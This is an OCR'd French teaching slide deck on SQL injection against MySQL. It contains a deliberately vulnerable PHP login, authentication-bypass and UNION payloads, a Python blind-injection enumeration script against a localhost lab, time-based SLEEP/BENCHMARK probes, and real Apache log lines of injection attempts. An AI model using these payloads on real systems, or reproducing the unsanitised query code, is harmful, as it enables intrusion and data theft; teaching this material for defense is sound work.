


(My)SQL : logique, exploitation, … et injections




http://luminy.lycee-charlemagne.net/exemple1.php




Voici une page d'authentification banale avec un esthétisme reconnaissable….




```php
<?php
echo "<html><body>";
include("secret.php");
if (isset($_POST['validation']))
    {
        $aSQL='select * from exemple1 where nom="'.$_POST['nom'].'" and pass="'.
$_POST['pass'].'";';
        if (isset($_GET['triche'])) echo "$aSQL"."<br>";
        $res = mysql_query($aSQL,base());
        if ($res) {
            $nb=mysql_num_rows($res);
            $lst=array();
            for ($i=0; $i < $nb; ++$i){
                array_push($lst,mysql_fetch_assoc($res));
            }
            if ($nb > 0) echo "<b>Bienvenu ".$lst[0]['nom']."!!</b><br>";
            else echo "<b>RATÉ!!</b><br>";
        }
    }
FN_formdebut();
FN_debtable();
FN_input_text(array('nom'=>'Nom','pass'=>'Mot de passe'),array());
FN_fintable();
FN_validation("Ok");
FN_formfin();
echo "</body></html>";
?>
```



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FN_debtable();
FN_input_text(array('nom'=>'Nom','pass'=>'Mot de passe'),array());
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FN_validation("Ok");
FN_formfin();
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

?>
```

$aSQL='select * from exemple1
where nom='".$_POST['nom']."' and pass='".
$_POST['pass']."';';





select * from exemple1 where nom="NOM PASSE EN ARGUMENT"
and pass="PASSE EN ARGUMENT";

Mozilla Firefox

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http://loca...1triche.php

localhost/luminy/exe...1triche.ph

Rechercher

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select * from exemple1 where nom="alfred" and pass="gustave";

RATÉ!!

Nom alfred

Mot de passe gustave

Ok

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select * from exemple1 where nom="" or 1=1 #" and pass="gustave";

Bienvenu luc!!

Nom " or 1=1 #

Mot de passe

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select * from exemple1 where nom="" or 1=1 #" and pass="gustave";

Bienvenu luc!!

Nom " or 1=1 #

Mot de passe

boisson@ns366933:/var/log/apache2$ grep '1=1' access.log
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48**%20AND%201=1** HTTP/1.1" 200 363 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)"

AND 1=1

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select * from exemple1 where nom="" or 1=1 #" and pass="gustave";

Bienvenu luc!!

Nom " or 1=1 #

Mot de passe

Combien de champs ?

Peut on afficher autre chose ?

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select * from exemple1 where nom="" or 1=1 #" and pass="gustave";

Bienvenu luc!!

Nom

Mot de passe

" or 1=1 #

UNION !!!

Combien de champ ?

Peut on afficher autre chose ?

94.73.146.71 - - [18/Apr/2017:18:05:06 +0200] "GET /ups.php?
article=48999999.1%20union%20select%20unhex(hex(version()))%20--%20and
%201%3D1 HTTP/1.1" 200 468 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 5.1; ds-66843412; Sgrunt|V109|1|S-66843412|dial; .NET CLR 1.1.4322)"

article=48999999.1 union select unhex(hex(version())) -- and 1=1

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eh be luc, un trou de mémoire??


Nom " or 1=1 #

Mot de passe

Ok

Ça reste une fuite d'informations…

… on peut tout retrouver !



ENCORE PLUS COMPLIQUÉ……..

```
$aSQL='select * from exemple2 where nom='".$_POST['nom']."';';
if (isset($_GET['triche'])) echo "$aSQL"."<br>";
$res = mysql_query($aSQL,base());
if ($res) {
    $nb=mysql_num_rows($res);
    $lst=array();
    for ($i=0; $i < $nb; ++$i){
        array_push($lst,mysql_fetch_assoc($res));
    }
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";
    else {
        if ($lst[0]['pass']==$_POST['pass']) echo "Coucou ".$lst[0]['nom']."!!</b><br>";
        else echo "eh be mon gars, un trou de mémoire??<br>";
    }
```

ENCORE PLUS COMPLIQUÉ……..

```
$aSQL='select * from exemple2 where nom='".$_POST['nom']."';';
if (isset($_GET['triche'])) echo "$aSQL"."<br>";
$res = mysql_query($aSQL,base());
if ($res) {
    $nb=mysql_num_rows($res);
    $lst=array();
    for ($i=0; $i < $nb; ++$i){
        array_push($lst,mysql_fetch_assoc($res));
    }
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";
    else {
        if ($lst[0]['pass']==$_POST['pass']) echo "Coucou ".$lst[0]['nom']."!!</b><br>";
        else echo "eh be mon gars, un trou de mémoire??<br>";
    }
```

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eh be mon gars, un trou de mémoire??

Nom " or 1=1 #

Mot de passe

Ok

Félicitations, c'est une fille ou un garçon ?

VRAI

FAUX

Vrai

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Passez votre chemin, inconnu!

Nom " or 1=0 #

Mot de passe

Ok

.
.
.
.
.

" or nom like "s%"#

" or nom like "sa%"#

" or nom like "sb%"#

.
.
.
.
.

" or nom like "st%"#

" or nom like "sta%"#

.
.
.
.
.

Très
longtemps
...

```
import sys
from requests import *
site="http://localhost/luminy/exemple3.php"

def envoi(nom,ps):
    dt={"validation":"ok","pass":ps,"nom":nom}
    return post(site,data=dt)

def essaye(s):
#    nom_envoye='' or nom like ''+s+'%'#'
    nom_envoye='' or nom like binary ''+s+'%'#'
    retour=envoi(nom_envoye,'')
    try:
        i=retour.text.index('mon gars')
        return(0)
    except:
        try:
            i=retour.text.index('Coucou')
            return(1)
        except:
            return(-1)

alphabet='0123456789@ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm
nopqrstuvwxyz'
```

```
def teste(f,s,i,p):
    # s = chaine en cours
    # i = numéro de caractère testé
    # p = si le prefixe correspond déjà à un nom enregistré
    global liste
    if (i<len(alphabet)):
        r=f(s+alphabet[i])
        if (r < 0):
            teste(f,s,i+1,p)
        elif(r==0):
            print "->",s+alphabet[i]
            teste(f,s+alphabet[i],0,0)
            teste(f,s,i+1,1)
        else:
            print "trouvé: ",s+alphabet[i]
            liste=liste+[s+alphabet[i]]
            teste(f,s,i+1,1)
    else:
        if(p==0):
            liste=liste+[s]
```


2 questions posées par l’étudiant attentif …..

Que fait-on pour le cas des caractères genre è#. ;!/\?€…. ?

Code ASCII


« A »=0x41

hex(lettre),1,1)= « 41 »
substr(hex(lettre),1,1)= « 4 »




C’est bien joli mais si on ne connaît pas le nom des champs et de la table ?

Théorème : Tout est table



Théorème : Tout est table

information_schema.columns



VRAIMENT BEAUCOUP PLUS COMPLIQUÉ……..

```
if (($nb == 0) || ($lst[0][' ?????']==$_POST['pass']))  echo "Que dalle!<br>";
else echo "Coucou ".$lst[0]['¿¿¿¿¿¿¿']."!!</b><br>";
```


On ne connaît rien…..

```
if (($nb == 0) || ($lst[0][' ?????']==$_POST['pass']))  echo "Que dalle!<br>";
else echo "Coucou ".$lst[0]['¿¿¿¿¿¿¿']."!!</b><br>";
```

On ne connaît rien…..


...oui mais il y a une évaluation dans MySQL!

SELECT (1=1) and SLEEP(2)



2 secondes à l'execution

SELECT (1=0) and SLEEP(2)



Réponse instantanée

```
def question(nom_envoye):
    debut=time.time()
    retour=envoi(nom_envoye,'')
    delai=time.time()-debut
#     print delai
    if (delai > seuil):
        return(0)
    else:
        return(-1)
```

94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48 HTTP/1.0" 200 8941 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48%20AnD%20SLeeP%283%29 HTTP/1.0" 200 445 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48%26%26SlEEp%283%29 HTTP/1.0" 200 442 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%20AnD%20sLeep %283%29%20ANd%20%271 HTTP/1.0" 200 453 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 447 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%00%27%7C%7CSLeeP %283%29%26%26%271 HTTP/1.0" 200 448 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%20AnD%20BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 467 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 464 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 475 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%26%26BeNChMaRK %282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 469 "-" "Opera/9.27"

192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29 HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SlEEp%283%29 HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep %283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP %283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK %282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"

192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29 HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SlEEp%283%29 HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep %283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP %283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
